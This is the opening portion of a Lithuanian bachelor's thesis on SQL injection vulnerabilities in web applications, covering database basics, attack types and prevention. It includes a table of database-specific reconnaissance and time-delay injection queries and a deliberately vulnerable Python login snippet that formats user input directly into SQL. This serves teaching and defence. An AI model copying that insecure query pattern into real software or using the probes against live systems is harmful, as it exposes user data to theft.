

VILNIAUS UNIVERSITETAS
MATEMATIKOS IR INFORMATIKOS FAKULTETAS
INFORMACINIŲ SISTEMŲ INŽINERIJOS STUDIJŲ PROGRAMA

SQL injekcijų pažeidžiamumo tyrimas saityno programose

Research of SQL Injection Vulnerability in Web Applications

Baigiamasis bakalauro darbas

Atliko: Kasparas Bražėnas

VU el. p.: kasparas.brazenas@mif.stud.vu.lt

Vadovas: doc. Dr. Asta Slotkienė

Vilnius
2022

TURINYS

SANTRAUKA....5
SUMMARY....6
SANTRUMPŲ IR TERMINŲ SĄRAŠAS....7
1. ĮVADAS....8
1.1. Darbo tikslas ir uždaviniai....8
1.2. Darbo struktūra....9
2. ANALITINĖ DALIS....10
2.1. Temos aktualumas....10
2.2. Duomenų bazės valdymo sistema....11
2.3. Reliacinė duomenų bazės struktūra ir jos taikymas....11
2.4. Reliacinių duomenų bazių valdymo sistemų populiarumas....13
2.5. SQL užklausų kalba ir jos panaudojimas....14
2.6. SQL injekcijos tipų analizė....16
2.6.1. Logiškai nekorektiškos užklausos ataka....17
2.6.2. Suvienytosios užklausos ataka....18
2.6.3. Atskiro srauto ataka....19
2.6.4. Išvadų darymo atakos....20
2.7. SQL injekcijos metodai....21
2.7.1. Prišlietosios užklausos....21
2.7.2. Įsimintos procedūros....22
2.7.1. Tautologinės injekcijos....23
2.8. SQL injekcijų prevencija....23
2.8.1. Kodo apsaugos....23
2.8.1.1. Parametrizuotos užklausos....24
2.8.1.2. Vartotojo teisių nustatymas RDBVS....24
2.8.1.3. Įvesties patikra....25
2.8.1.4. Išvesties koduotės keitimas....26
2.8.1.5. Sistemos projektavimo rekomendacijos....26
2.8.1.6. Saityno programų ugniasienė....26
2.9. Analitinės dalies apibendrinimas....27
3. METODINĖ DALIS....28
3.1. SQL injekcijų aptikimo įrankių analizė....28
3.1.1. Įrankio „Sqlmap“ analizė....29
3.1.2. Įrankio „BBQSQL“ analizė....30
3.1.3. Įrankio „jSQL Injection“ analizė....31

3.1.4. Įrankių palyginimas....32
3.2. Pažeidžiamų testavimo sistemų analizė....33
3.2.1. OWASP Juice Shop....33
3.2.2. OWASP Mutillidae 2....35
3.2.3. OWASP DVWA....36
3.2.4. Pažeidžiamų testavimo sistemų apžvalga....37
3.3. Tyrimo kriterijų aprašymas....38
3.4. Metodinės dalies apibendrinimas....39
4. ĮGYVENDINIMO DALIS....40
4.1. Taikomo tyrimo aprašymas....40
4.2. SQL injekcijų realizacijos....45
4.2.1. Logiškai nekorektiškos užklausos pažeidžiamumas....45
4.2.2. Suvienytosios užklausos pažeidžiamumas....47
4.2.3. Laiko aklojo tipo pažeidžiamumas....49
4.2.4. Būlio aklojo tipo pažeidžiamumas....50
4.3. Taikomo tyrimo rezultatai....52
4.4. Įgyvendinimo dalies išvados....55
5. REKOMENDACIJOS....56
6. REZULTATAI IR APIBENDRINIMAS....57
LITERATŪRA....58
1 PRIEDAS....61
2 PRIEDAS....62
3 PRIEDAS....63
4 PRIEDAS....64

SANTRAUKA

Pagrindinis baigiamojo darbo tikslas – pasiūlyti SQL injekcijos pažeidžiamumo prevencijos rekomendacijas saityno programose. Nagrinėjamos dažniausiai programuotojų naudojamos RDBVS bei jų pažeidžiamumo galimybės žvelgiant per SQL injekcinės atakos prizmę. Analizuojamos logiškai nekorektiškos, suvienytosios, atskiro srauto, išvadų darymo SQL injekcinės atakos, jų paskirtis, prielaidos, leidžiančios jas atlikti bei jų atlikimo metodai. Darbe tiriami ir lyginami SQL injekcijos atakai atlikti skirti „Sqlmap“, „BBQSQL“ bei „jSQL Injection“ įrankiai, identifikuojami jų privalumai ir trūkumai ieškant pažeidžiamumų saityno programose „OWASP DVWA“, „OWASP Mutillidae 2“, „OWASP Juice Shop“. Atliktas SQL įrankių palyginamasis tyrimas, įvertinta SQL atakos daroma žala bei pasiūlytos rekomendacijos, leisiančios apsaugoti saityno programas nuo SQL injekcinės atakos.

Raktiniai žodžiai: SQL injekcija, SQL injekcijos įrankiai, pažeidžiamumas, saityno programa, SQL injekcijos prevencija.

SUMMARY

The main objective of the thesis is to create a list of SQL injection prevention tips for web applications. To achieve it, most popular RDBMS and their vulnerable parts in the context of SQL injection attack are examined. Error based, union based, out of band and blind SQL injection attacks are analyzed as well as the preconditions that lead to it. "Sqlmap", "jSQL Injection", "BBQSQL" tools for SQL injections are compared, various advantages and disadvantages of used tools are identified in the context of "OWASP DVWA", "OWASP Mutillidae 2" and "OWASP Juice Shop" web applications. After the investigation a list of recommendations for SQL injection prevention is provided.

Keywords: SQL injection, SQL injection tools, vulnerability, web application, prevention of SQL injection attacks.

SANTRUMPŲ IR TERMINŲ SĄRAŠAS

Terminai:

SQL (angl. *structured query language*) – struktūrizuota užklausų kalba, naudojama komunikuojant su duomenų baze.

RegEx (angl. *regular expressions*) – reguliarios išraiškos, simbolių sekos taisyklės, atitinkančios nurodytus duomenų šablonus.

WAF (angl. *web application firewall*) – saityno programos apsauga esanti tarp vartotojo bei saityno programos.

RDBVS – reliacinių duomenų bazių valdymo sistema.

DBVS – duomenų bazių valdymo sistema.

Logiškai nekorektiška užklausa (angl. *illegal incorrect query*) – užklausa, kuria siekiama iššaukti DBVS klaidą.

Suvienyta užklausa (angl. *union query*) – užklausa, kuria siekiama apjungti dviejų ar daugiau užklausų rezultatus naudojantis operatoriumi „UNION“.

Išvadų darymo atakos (angl. *inference attack*) – užklausa, kurios metu siekiama išgauti informaciją naudojant palyginamuosius operatorius.

Prišlietosios užklausos (angl. *piggy-backed*) – užklausa, kuria siekiama apjungti dvi ar daugiau atskirų užklausų.

XSS (angl. *cross site scripting*) – pažeidžiamumas, kurio metu saityno programoje leidžiama vykdyti svetimą programinį kodą.

Būlio aklojo tipo injekcija (angl. *boolean-based blind injection*) – SQL išvadų darymo atakos tipas, kurio metu duomenys išgaunami naudojantis saityno programos atsakais „TRUE“ arba „FALSE“.

Laiko aklojo tipo injekcija (angl. *time based blind injection*) – SQL išvadų darymo atakos tipas, kurio metu duomenys išgaunami naudojantis delsos komandomis.

OWASP (angl. *Open Web Application Security Project*) – internetinė bendruomenė, kurianti laisvai prieinamus straipsnius, metodikas, dokumentus, įrankius ir technologijas saityno programų saugos srityje.

1. ĮVADAS

Verslo pasaulyje išpopuliarėjus informacinėms technologijoms, beveik kiekviena įmonė, nepriklausomai nuo jos veiklos srities, turi nuosavą saityno programą ir ją plėtoja. Toks sistemų populiarumas atkreipia programišių dėmesį, kurie siekia pasinaudoti sistemose slypinčiomis spragomis. Remiantis „PTSecurity“ atliktos apklausos duomenimis, programišiai galėtų pakenkti 9 iš 10 saityno programų. Pažeidžiamos sistemos vidutiniškai turi 33 saugumo spragas, o 6 iš jų įvertinamos kaip aukšto lygio spragos [1]. Saugumo užtikrinimą apsunkina ir tai, jog dauguma saityno programų programišiams pasiekiamos iš bet kurio pasaulio krašto.

Vienas iš būdų pakenkti saityno programai – pasinaudoti SQL injekcine ataka, kuri yra populiariausia ataka tarp mažmeninės prekybos, kelionių ir aptarnavimo sektorių [2]. Remiantis „Akamai“ atlikto tyrimo duomenimis, SQL injekcijos ataka buvo mėginta pasinaudoti 79% įsilaužimo atvejų. Atakos metu siekiama rasti neteisingai validuojamus saityno programos parametrus, piktybiškai juos pakoreguoti ir išsiųsti į vidinius sistemos serverius, kuriuose pakoreguoti parametrai taptų SQL užklausos dalimi. Sėkmingai išnaudojus spragą programišiai gali manipuliuoti duomenų bazėje saugomais duomenimis [3].

Tai yra itin pavojinga, nes duomenų bazėje dažniausiai laikoma jautriausia ir svarbiausia su saityno programa susijusi informacija. Tokių duomenų praradimas gali sukelti milžiniškus nuostolius bei padaryti reputacinę žalą įmonei. Dėl šios priežasties SQL injekcinė ataka yra itin pelninga programišiams. Vienu iš kibernetinio saugumo mitų galima laikyti vadovų nuostatą, jog jie yra per smulkūs ir dėl to programišiai juos paprasčiausiai aplenks. Šį mitą paneigia „Ponemon“ instituto duomenys, kurie rodo, jog net 60 proc. nuotoliniu būdu dirbusių įmonių 2020 metais patyrė kibernetinę ataką, o 9 proc. apklaustų įmonių nėra tuo įsitikinusios [4].

Susidomėjus SQL injekcine ataka, nuspręsta plačiau panagrinėti šios atakos tipus ir prielaidas, kurios leidžia ataką atlikti bei pateikti rekomendacijų sąrašą, kuris padėtų apsaugoti saityno programas nuo minėtos atakos. Realią atakos žalą nuspręsta nustatyti taikant vienus iš efektyviausių testavimo būdų: rankinį bei automatizuotą [5]. Šis darbas atveria kelią SQL injekcijos pažeidžiamumo prevencijos sistemos ar įrankio kūrimui.

1.1. Darbo tikslas ir uždaviniai

Bakalauro darbo tikslas – pasiūlyti SQL injekcijos pažeidžiamumo prevencijos priemones saityno programose.

Darbo uždaviniai:

1. Išnagrinėti reliacinės duomenų bazės strukūrą, jas palaikančias duomenų bazių valdymo sistemas siekiant nustatyti ir įvertinti pažeidžiamumo galimybes;
2. Išanalizuoti SQL injekcinės atakos tipus ir joms taikomas prevencines priemones siekiant nustatyti galimas pažeidžiamumų vietas saityno programose;
3. Atlikti pažeidžiamų saityno programų analizę reikalingą pažeidžiamų vietų sąrašams sudaryti;
4. Pasinaudojant sudarytais pažeidžiamumų sąrašais ištirti SQL injekcijos pažeidžiamumą aptinkančių įrankių galimybes, kurios leis pamatyti realią SQL injekcinės atakos žalą, įvertinti įrankio efektyvumą, nustatyti galimus apsaugos scenarijus
5. Pateikti rekomendacijas SQL injekcijos pažeidžiamumo mažinimui ir prevencijai;

1.2. Darbo struktūra

Darbą sudaro septynios dalys: įvadas, analitinė dalis, metodinė dalis, įgyvendinimo dalis, rekomendacijos, rezultatai ir apibendrinimas, literatūra. Pridedami keturi priedai.

2. ANALITINĖ DALIS

Šiame skyriuje apžvelgiamas temos aktualumas ir teorinė medžiaga, susijusi su RDBVS, reliaciniu duomenų modeliu, SQL užklausų kalba, SQL injekcijos tipais, prevencijos metodais siekiant nustatyti ir įvertinti pažeidžiamumo galimybes

2.1. Temos aktualumas

Vystantis informacinėms technologijoms kartu tobulėja ir programišiai, siekiantys pasinaudoti saityno programų spragomis bei taip pasiekti finansinę naudą. Tokie bandymai sulaukia ir akademinės bendruomenės dėmesio. Pasaulis yra itin priklausomas nuo saityno programų, o svarbi informacija talpinama vidinių sistemų duomenų bazėse [35]. Tai, jog SQL injekcinė ataka yra itin pavojinga bei gali sukelti didelę žalą rodo ir bendruomenės OWASP atnaujinamas dešimties dažniausiai pasitaikančių saityno programų saugumo spragų sąrašas [37]. Bendruomenė programuotojams bei saugumo ekspertams taip pat pateikia saugumo gairių sąrašas, kuriuo galima vadovautis vystant saityno programas. Naujausiame sąraše injekcinės spragos užima trečiąją vietą.

Nagrinėjant įvairius šaltinius galima pastebėti bendrą tendenciją, jog laikui bėgant analizuojami skirtingi SQL injekcijos tipai [31], platesni tipai pradedami nagrinėti pavieniui [32]. Vėliau pradedami nagrinėti SQL injekcijos prevencijos metodai [30], pradedamos kurti sistemos, gebančios aptikti mėginimus atlikti SQL atakas realiu laiku [33]. Tuo tarpu naujausiose publikacijose daugiausia dėmesio sulaukia mašininiu mokymusi grįsti SQL injekcijos pažeidžiamumo aptikimo sprendimai [34-35] bei tokių sprendimų analizė ir vertinimas [36]. Tokie sprendimai gali turėti trūkumų – turint mažą duomenų rinkinį modelis gali būti neefektyvus [39].

Dauguma nagrinėtų šaltinių akcentuoja SQL injekcijos daromą žalą saityno programoms, aprašo rekomendacijas, tačiau daroma žala konkrečiai nėra parodoma. Bakalauro darbe aprašomi ne tik SQL injekcijos tipai, metodai ir galimos prevencijos priemonės, tačiau kartu atkartojamos ir realios pasekmės bei prevencinių priemonių veikimas.

2.2. Duomenų bazės valdymo sistema

Duomenų bazės valdymo sistema (toliau DBVS) – tai tarpusavyje susijusios informacijos bei programinės įrangos, leidžiančios pasiekti minėtą informaciją, rinkinys. Šios sistemos yra suprojektuotos valdyti milžiniškus kiekius informacijos. Duomenų baze dažnai vadinama vartotojui svarbios informacijos kolekcija. Pagrindinis DBVS tikslas yra suteikti vartotojui patogią ir efektyvią prieigą saugoti, peržiūrėti ir kontroliuoti informaciją duomenų bazėje. Siekiant įgyvendinti šį funkcionalumą DBVS privalo turėti apibrėžtas taisykles, pagal kurias informacija sistemoje bus talpinama bei manipuliuojama. Duomenų bazėse dažnai talpinami dideli kiekiai itin vertingos informacijos, kurią tuo pačiu metu gali pasiekti daug vartotojų [6].

Galima teigti, jog pagrindiniai duomenų bazių panaudos atvejai yra šie:


- Talpinti informaciją, susijusią su tuo pačiu metu vartotojų atliekamomis operacijomis, pavyzdžiui, duomenų gavimu, keitimu, pridėjimu, ištrynimu internete. Pavyzdžiui, universiteto saityno programa sąveikaudama su DBVS ir joje esančiais duomenimis studentams gali pateikti jų mokymosi rezultatus, tvarkaraštį.
- Talpinti duomenų analitikai svarbius duomenis, kuriuos tinkamai apdorojus būtų gauta informacija. Remiantis šia informacija būtų priimami svarbūs verslo sprendimai. Pavyzdžiui, universiteto svetainėje gali būti vykdomos apklausos, įvairūs testai. Sukaupti rezultatai gali būti talpinami duomenų bazėje, o vėliau, analizuojant duomenis, gali būti priimami naudingi sprendimai.

2.3. Reliacinė duomenų bazės struktūra ir jos taikymas

Internetinėje erdvėje sistemos programišių atakas patiria kiekvieną dieną. Pasinaudojant saityno programų naudojamų technologijų, karkasų, protokolų spragomis programišiai siekia gauti neribotą prieigą prie duomenų bazių bei jose laikomos jautrios informacijos. Įvairūs duomenys dažniausiai kaupiami reliacinėse duomenų bazėse, kuriose programuotojai ar kitos sukurtos sistemos gali atlikti operacijas – juos keisti, koreguoti, stebėti pokyčius laike, jungti, naudoti juos vartotojo patvirtinimui. Kaupiami duomenys priklauso nuo įmonės veiklos tipo. Tai gali būti įvairūs vartotojų duomenys – pirkinių krepšelis, naršymo istorija, naršymo laikas, slapyvardžiai, slaptažodžiai ar kiti asmeniniai duomenys. Saugomos informacijos svarbą įrodo tai, jog šiais laikais didelę dalį įmonės vertės sudaro jos turima informacija, o ne fizinis turtas. Vienu iš pavyzdžių galima laikyti kompaniją „Meta Platforms, Inc.“ bei jai priklausantį socialinį tinklą „Facebook“. Nelaimės atveju praradus didžiąją dalį duomenų apie vartotojus, kompanijos vertė smarkiai smuktų [6].

Reliacinė duomenų bazės valdymo sistema paremta reliacinu duomenų bazės modeliu. Šis modelis išlieka pagrindiniu duomenų modeliu, naudojamu komerciniais duomenų apdorojimo tikslais. Taip yra dėl jo prisitaikymo prie rinkos įtraukiant kompleksines duomenų rūšis, išsaugotas procedūras, „XML“ duomenų tipo palaikymą. Taip pat reliacinį modelį galima laikyti paprastesniu už tinklo ar hierarchinį modelius, o tai palengvina programuotojo darbą [6].

Loginį duomenų bazės dizainą galima atvaizduoti pasinaudojant duomenų bazės schemos lentele (žr. 2.1 pav.).



2.1 pav. Pavyzdinė reliacinės duomenų bazės schema.

Paveikslėlyje (žr. 2.1 pav.) pateikiama duomenų bazės schemos lentelė parodo duomenų išdėstymą bei ryšius tarp skirtingų lentelių. Priešingai nei duomenys, esantys duomenų bazėje, duomenų bazės schemos lentelė retai kinta.

Reliacinis modelis remiasi reliaciniais skaičiavimo principais pagal kuriuos operacijos sudaromos iš vienos ar daugiau sąryšį turinčių įvesčių. Tokios operacijos rezultatas – naujas sąryšis tarp įvesties duomenų [8]. Reliacinės algebros operacijos „SELECT“, „PROJECT“, „RENAME“ vadinamos unarinėmis, o „UNION“, „SET DIFFERENCE“, Dekarto sandaugos operacijos – binarinėmis. Duomenys paprastai įdedami paeiliui ir yra talpinami lentelėse (žr. 2.1 lentelę).


2.1 Lentelė. Duomenų bazės lentelės pavyzdys.

Produkto_ID	**Pavadinimas**	**Kaina**	**Pardavėjo_ID**
12344	Užrašų knygelė	10.49	1
12344	Užrašų knygelė	10.49	1
12345	Rašiklis	4.99	1
12310	Pieštukas	0.49	1

Lentelėje (žr. 2.1 lentelę) pateikiami stulpeliai nurodo duomenų atributus. Lentelės gali būti jungiamos pagal bendrą atributą. Operacijoms atlikti naudojama SQL užklausų kalba.

2.4. Reliacinių duomenų bazių valdymo sistemų populiarumas


Išnagrinėjus tarp programuotojų populiarios klausimų ir atsakymų svetainės „Stack Overflow“ 2021 metais atliktos apklausos rezultatus sudaryta populiariausiųjų RDBVS diagrama (žr. 2.2 pav.).



2.2 pav. Reliacinių duomenų bazių valdymo sistemų populiarumo lentelė (sudaryta autoriaus remiantis [7]).

Paveikslėlyje (žr. 2.2 pav.) pateikiami apklausos, kurioje dalyvavo 53312 programuotojai, rezultatai. Apklausos dalyviai pažymėjo daugiausiai per 2021 metus naudotas RDBVS, su kuriomis jie pageidautų dirbti ir ateinančiais metais. Galima pamatyti, jog populiariausios RDBVS 2021 metais buvo „MySQL“, „PostgreSQL“, „SQLite“, „Microsoft SQL Server“ (toliau „MSSQL“).

Kita vertus, remiantis „DB-Engines“ RDBVS reitingu, sudarytu 2021 metais, rezultatai nežymiai skiriasi (žr. 2.3 pav.).



2.3 pav. Reliacinių duomenų bazių valdymo sistemų populiarumo lentelė (sudaryta autoriaus remiantis [8]).

Paveikslėlyje (žr. 2.3 pav.) pateikiami apklausos rezultatai rodo, jog populiariausios RDBVS yra „Oracle“ bei „MySQL“. Verta paminėti, jog „DB-Engines“ RDBVS populiarumas punktais apskaičiuojamas atsižvelgiant į šiuos kriterijus:

- RDBVS paminėjimų kiekį saityno paieškos programose „Google“ bei „Bing“;
- Susidomėjimu RDBVS tendencijomis sistemoje „Google Trends“;
- Užduodamais techniniais klausimais apie RDBVS informacinių technologijų forumuose „Stack Overflow“ bei „DBA Stack Exchange“;
- Su RDBVS susijusių siūlomų darbo vietų skaičiumi saityno programose „Indeed“ bei „Simply Hired“;
- Žmonių, tinkle „LinkedIn“ pažymėjusių, jog yra dirbantys su konkrečia RDBVS, skaičių;
- Populiarumu bei paminėjimų skaičiumi socialiniame tinkle „Twitter“;

Apklausos rezultatai (žr. 2.3 pav.) rodo, jog pirmąją vietą reitinge užima „Oracle“ RDBVS, o vietoje „MariaDB“ į septintuką patenka „Microsoft Access“.

Remiantis „DB-Engines“ ir „Stack Overflow“ apklausų rezultatais nuspręsta sudaryti „Oracle“, „MySQL“, „PostgreSQL“, „Microsoft SQL server“ RDBVS sintaksės ir funkcijų skirtumų lentelę žvelgiant per SQL injekcijos pažeidžiamumo prizmę. „Microsoft Access“, „IBM DB2“ nuspręsta atmesti dėl sąlyginai mažo populiarumo, „SQLite“ – dėl veikimo paskirties, o „MariaDB“ – dėl panašumo ir persidengimo su „MySQL“ RDBVS.

„SQLite“ RDBVS negalima tiesiogiai palyginti su „MySQL“, „Oracle“, „PostgreSQL“ ar „Microsoft SQL Server“. Vietoje plečiamumo (angl. *scalability*), vienalaikiškumo (angl. *concurrency*), centralizacijos ir kontrolės problemų, „SQLite“ sprendžia efektyvumo, nepriklausomumo (angl. *independence*) ir paprasto naudojimosi sistema problemas. Dažniausiai „SQLite“ sistema naudojama įterptinėse sistemose, pavyzdžiui, mobiliųjų programėlių duomenims saugoti, daiktų internete (angl. *internet of things*), duomenų tyrybai (angl. *data analysis*) [11].

Nors „MariaDB“ galima laikyti techniškai pranašesne ir paprastesne naudoti [11] RDBVS dėl greitaveikos ir papildomo funkcionalumo, sintaksė ir pagrindinės funkcijos tarp dviejų sistemų išlieka labai panašios. Taip yra dėl to, jog „MariaDB“ paprasčiausiai yra „MySQL“ sistemos atšaka (angl. *fork*) [12].

2.5. SQL užklausų kalba ir jos panaudojimas

SQL kalba yra intuityvi, ją lengva suprasti dėl jos komandų panašumo į žmonių kalbą. Taikant šią kalbą RDBVS vartotojas gali keisti duomenų struktūrą, pačius duomenis arba nustatyti saugumo apribojimus. SQL užklausą sudaro trys pagrindinės taisyklės: „SELECT“, „FROM“ bei „WHERE“, kurios nurodo, kokius duomenis sistema turi surasti konkrečioje vietoje bei kokie filtrai turi būti pritaikyti duomenims (žr. 2.4 pav.).

```
SELECT * FROM Produktai WHERE Produkto_ID=12344
```

2.4 pav. Pavyzdinė SQL užklausa.

SQL užklausa paveikslėlyje (žr. 2.4 pav.) vartotojui grąžintų visus duomenis iš lentelės „Produktai“, kurių atributas „Produkto_ID“ yra lygus 12344.

Pasinaudojant išlygomis „CREATE“, „DROP“, „INSERT“ arba „ALTER“ vartotojui leidžiama sukurti arba ištrinti lenteles arba duomenų bazes, įkelti duomenis į lentelę arba juos pakeisti. Paieškos rezultatus galima tikslinti pritaikius išlygas „WHERE“, „DISTINCT“, „ORDER BY“. Galima suprasti, jog naudojantis SQL užklausų kalba galima atlikti skirtingo tipo operacijas duomenų bazėse, tačiau neteisingai įgyvendinus saityno programos funkcijas, susijusias su duomenų užklausomis, programišius gali:

- Prieiti prie duomenų bazėje saugomos informacijos.
- Keisti informaciją duomenų bazėje.
- Gauti privilegijuotą prieigą prie sistemos.
- Apriboti sistemos funkcionalumą.

SQL užklausų kalba turi skirtingas implementacijas „MySQL“, „SQLite“, „Oracle Database“, „Microsoft SQL Server“ duomenų bazių valdymo sistemose, kurių veikimo principai išlieka tokie patys bei remiasi ISO/IEC 9075:2016 (SQL:2016) standartu, tačiau skiriasi komentarų pridėjimo būdais, kintamųjų bei galimų funkcijų pavadinimais (žr. 2.2 lentelę).


2.2 Lentelė. DBVS skirtumai.

DBVS	**Simboliai naudojami komentarams pridėti**	**Užklausa, grąžinanti DBVS lenteles**	**Užklausa, grąžinanti DBVS versiją**	**Laiko delsos užklausos pavyzdys**
MySQL [13]	# /*komentaras*/ -- komentaras	`SELECT * FROM information_schema.tables` `SELECT * FROM information_schema.columns WHERE table_name = PAVADINIMAS`	`SELECT @@version`	`SELECT sleep(10)`
Oracle DB [14]	--komentaras /*komentaras*/	`SELECT * FROM all_tables` `SELECT * FROM all_tab_columns WHERE table_name = PAVADINIMAS`	`SELECT banner from v$version` `SELECT version FROM v$instance`	`dbms_pipe.receive(( 'ZINUTE'), 10)`
PostgreSQL [15]	--komentaras /*komentaras*/	`SELECT * FROM information_schema.tables` `SELECT * FROM information_schema.columns WHERE table_name = PAVADINIMAS`	`SELECT version()`	`SELECT pg_sleep(10)`
Microsoft SQL server [16]	--komentaras /*komentaras*/	`SELECT * FROM information_schema.tables` `SELECT * FROM information_schema.columns WHERE table_name = PAVADINIMAS`	`SELECT @@version`	`WAITFOR DELAY '0:0:10 '`

Iš lentelės (žr. 2.2 lentelę) galima matyti, jog užklausos, grąžinančios duomenų bazės lentelių pavadinimus, versiją ar sukeliančios delsą sistemoje, skiriasi. Tai svarbu, nes naudodamasis šiomis komandomis programišius gali sužinoti naudojamą DBVS, lentelių pavadinimus, vykdyti delsos atakas [5].

2.6. SQL injekcijos tipų analizė

SQL injekcinė ataka dažnai skirstoma į šiuos tipus: vientiso srauto, kuri dar vadinama standartine, išvadų darymo bei atskiro srauto (žr. 2.5 pav.). Kiekvienas tipas skiriasi savo veikimo principu bei paskirtimi. Šiame skyriuje apžvelgiami skirtingi SQL injekcinių atakų tipai bei metodai.



2.5 pav. Skirtingi SQL injekcinės atakos tipai (sudaryta autoriaus pagal [5]).

SQL injekcijos pavyzdžiai kituose skyreliuose atvaizduojami naudojantis kodo fragmentu žemiau (žr. 2.6 pav.).

```
@app.route("/prisijungimas")
def prisijungimas():

  slapyvardis = request.values.get('slapyvardis')
  slaptazodis = request.values.get('slaptazodis')

  # Prisijungimas prie duomenų bazės
  db = pymysql.connect("localhost")
  cursor = db.cursor()

  # Vykdoma pažeidžiama SQL užklausa.
  cursor.execute("SELECT * FROM vartotojai WHERE slapyvardis = '%s' AND slaptazodis
= '%s'" % (slapyvardis, slaptazodis))

